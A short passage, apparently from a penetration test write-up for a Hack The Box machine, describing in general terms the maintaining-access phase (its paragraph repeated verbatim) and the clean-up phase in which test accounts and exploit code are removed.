Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.